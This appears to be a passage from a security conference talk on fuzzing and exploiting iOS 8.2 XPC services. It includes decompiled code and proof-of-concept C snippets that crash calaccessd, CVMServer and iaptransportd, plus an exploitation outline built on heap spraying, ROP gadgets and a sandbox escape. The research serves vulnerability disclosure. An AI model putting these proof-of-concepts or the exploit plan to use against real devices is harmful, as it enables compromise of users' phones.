(0)[2b4](global-name "com.apple.iapd.distributednotification.server")
(0)[2b5](global-name "com.apple.iapd.xpc")
(0)[2b6](global-name "com.apple.iaptransportd")
(0)[2b7](global-name "com.apple.iaptransportd.ExternalAccessory.distril
(0)[2b8](global-name "com.apple.iaptransportd.xpc")
(0)[2b9](global-name "com.apple.imagent.embedded.auth")
(0)[2ba](global-name "com.apple.imavagent.embedded.auth")
(0)[2bb](global-name "com.apple.instruments.server.mig")
(0)[2bc](global-name "com.apple.itdbprep.server")
(0)[2bd](global-name "com.apple.mDNSResponder")
(0)[2be](global-name "com.apple.mDNSResponderHelper")
(0)[2bf](global-name "com.apple.managedconfiguration.mdmdpush-dev")
(0)[2c0](global-name "com.apple.managedconfiguration.mdmdpush-prod")
(0)[2c1](global-name "com.apple.managedconfiguration.mdmdservice")
(0)[2c2](global-name "com.apple.medialibraryd.xpc")
(0)[2c3](global-name "com.apple.mediastream.sharing")
(0)[2c4](global-name "com.apple.mediastream.sharing-nowake")
(0)[2c5](global-name "com.apple.midiserver")
```

Retrieve Message Keys

- Use IDAPython script to find all xref of xpc_dictionary_get_* and analyze the strings in R1




```
bool
xpc_dictionary_get_bool(xpc_object_t dictionary, const char *key);

int64_t
xpc_dictionary_get_int64(xpc_object_t dictionary, const char *key);

uint64_t
xpc_dictionary_get_uint64(xpc_object_t dictionary, const char *key);

double
xpc_dictionary_get_double(xpc_object_t dictionary, const char *key);

int64_t
xpc_dictionary_get_date(xpc_object_t dictionary, const char *key);

const void *
xpc_dictionary_get_data(xpc_object_t dictionary, const char *key, size_t *length);

const uint8_t *
xpc_dictionary_get_uuid(xpc_object_t dictionary, const char *key);

const char *
xpc_dictionary_get_string(xpc_object_t dictionary, const char *key);
```

Fuzzing Results

- Run a fuzzer on iOS 8.2
    - Latest version at that moment
- Crash analysis
    - Null pointer
    - Out-of-bounds memory access
    - “remote” code execution
- Some crashes might be fixed in iOS 8.4.

Null Pointer Dereference (calaccessd)

- Services presume the existence of certain keys in the messages




```
result = (void *)xpc_get_type(a2);
if ( result == &_xpc_type_dictionary )
{
  v5 = (const char *)xpc_dictionary_get_string(v3, "function");
  v6 = v5;
  v7 = strlen(v5);
```

/System/Library/Frameworks/EventKit.framework/Support/calaccessd

POC


```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.calaccessd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});

xpc_connection_resume(client);

xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_int64(dict, "message", 1);
//any message with the "function" key can trigger the crash

xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

Out-of-Bounds Read (CVMServer)



```
v20 = (const char *)xpc_dictionary_get_string(v2, "framework_name");
v21 = (char *)xpc_dictionary_get_string(v2, "bitcode_name");
v22 = (char *)xpc_dictionary_get_string(v2, "plugin_name");
v23 = xpc_dictionary_get_data(v2, "args", &v133);
if ( sub_8FD0((int)v12, v20, v21, v22, v23, &v132) )
```

/System/Library/Frameworks/OpenGLES.framework/CVMServer



```
signed int __fastcall sub_8FD0(int a1, const char *a2, char *a3, char *a4, int a5, _DWORD *a6)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = a2;
  v7 = &__stack_chk_guard;
  v141 = __stack_chk_guard;
  v144 = 0;
  v145 = 0;
  if ( *(_DWORD *)(a1 + 8) )
  {
    v8 = 520;
    goto LABEL_173;
  }
  v137 = a3;
  v134 = a4;
  v132 = (void *)a1;
  v9 = *(_DWORD *)(a5 + 12);
  pthread_mutex_lock((pthread_mutex_t *)aZlk2);
  v10 = *(_DWORD *)(a5 + 8);
```

POC

```
//construct and send the handshake message
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_int64(dict, "message", 1);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
xpc_dictionary_set_int64(dict,  "message", 4);
xpc_dictionary_set_string(dict, "framework_name", "OpenCLCPU");
xpc_dictionary_set_string(dict, "bitcode_name", "");
xpc_dictionary_set_string(dict, "plugin_name", "");
reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);

        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t        len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

reply is passed from the “server”

```
static dns_config_t *
expand_config(_dns_config_buf_t *buf)
{
    ...
    padding   = &buf->attribute[ntohl(buf->n_attribute)];
    n_padding = ntohl(buf->n_padding);
```

More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);
        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t        len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

dataRef is retrieved from reply

```
static dns_config_t *
expand_config(_dns_config_buf_t *buf)
{
    ...
    padding   = &buf->attribute[ntohl(buf->n_attribute)];
    n_padding = ntohl(buf->n_padding);
```

More Memory Errors in libsystem_configuration.dylib

```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);

        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t        len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

dataRef propagates to buf

buf is passed to expand_config

```
static dns_config_t *
expand_config(_dns_config_buf_t *buf)
{
      ...
      padding   = &buf->attribute[ntohl(buf->n_attribute)];
      n_padding = ntohl(buf->n_padding);
```

More Memory Errors in libsystem_configuration.dylib


```
dns_config_t * dns_configuration_copy(){
    ...
    reply = libSC_send_message_with_reply_sync(dnsinfo_client, reqdict);

    if (reply != NULL) {
        ...
        dataRef = xpc_dictionary_get_data(reply, DNSINFO_CONFIGURATION, &dataLen);

        ...
        if (n_padding <= (DNS_CONFIG_BUF_MAX - dataLen)) {
            size_t        len;

            len = dataLen + n_padding;
            buf = malloc(len);
            bcopy((void *)dataRef, buf, dataLen);
            bzero(&buf[dataLen], n_padding);
        }
    }


    if (buf != NULL) {
        /* ALIGN: cast okay since _dns_config_buf_t is int aligned */
        config = expand_config((_dns_config_buf_t *)(void *)buf);
    }
```

```
static dns_config_t *
expand_config(_dns_config_buf_t *buf)
{
    ...
    padding   = &buf->attribute[ntohl(buf->n_attribute)];
    n_padding = ntohl(buf->n_padding);
```

buf->n_attribute is used as an array index

A Surprise in com.apple.iaptransportd.xpc

v29 is retrieved from an XPC message




```
if ( !strcmp(v6, "setPortLockout") )
{
  v29 = xpc_dictionary_get_uint64(v3, "portID");
  result = sub_1BB5C(
             1,
             CFSTR("%s:%s-%d portAddr = %llu\n"),
             &unk_25243,
             "___ZL42_xpc_iaptransportd_handle_inco
  v30 = v29 == 0;
  if ( v29 )
    v30 = v29 == 0;
  if ( v30 )
    return result;
  v31 = (*(*v29 + 32))(v29);
  (*(*v29 + 12))(v29);
```

/System/Library/PrivateFrameworks/IAP.framework/Support/iaptransportd

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.iaptransportd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});

xpc_connection_resume(client);
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_string(dict, "requestType", "setPortLockout");
//requestType must be setPortLockout
xpc_dictionary_set_uint64(dict, "portID", 0xAAAAAAAA);
//*(*portID+32) will be the function pointer
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

A Surprise in com.apple.iaptransportd.xpc

*(*v29+32) is used as a function pointer



```
if ( !strcmp(v6, "setPortLockout") )
{
  v29 = xpc_dictionary_get_uint64(v3, "portID");
  result = sub_1BB5C(
             1,
             CFSTR("%s:%s-%d portAddr = %llu\n"),
             &unk_25243,
             "___ZL42_xpc_iaptransportd_handle_inco
  v30 = v29 == 0;
  if ( v29 )
    v30 = v29 == 0;
  if ( v30 )
    return result;
  v31 = (*(*v29 + 32))(v29);
  (*(*v29 + 12))(v29);
```

/System/Library/PrivateFrameworks/IAP.framework/Support/iaptransportd

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.iaptransportd.xpc", NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
});

xpc_connection_resume(client);
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_string(dict, "requestType", "setPortLockout");
//requestType must be setPortLockout
xpc_dictionary_set_uint64(dict, "portID", 0xAAAAAAAA);
//*(*portID+32) will be the function pointer
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

How to Exploit it

- How to control *(*portID +32)
  - Heap Spraying
- Where to find ROP gadgets?
  - dyld_shared_cache is shared among all processes, and has the same layout.
- Effects
  - Exploitable by any container app
  - Bypass the container sandbox to access the system

Agenda

- iOS Security Background
- Review of Attack Surfaces
- Fuzz More IOKit and MIG System
- Exploit Userland XPC Services
- **Conclusion**

Conclusion

- The combination of previous techniques and new improvements may lead to new findings
- Apple puts more efforts on improving the whole security mechanisms rather than fixing individual bugs
- Reviewing all old code is necessary to Apple

Thanks for your attention

Q&A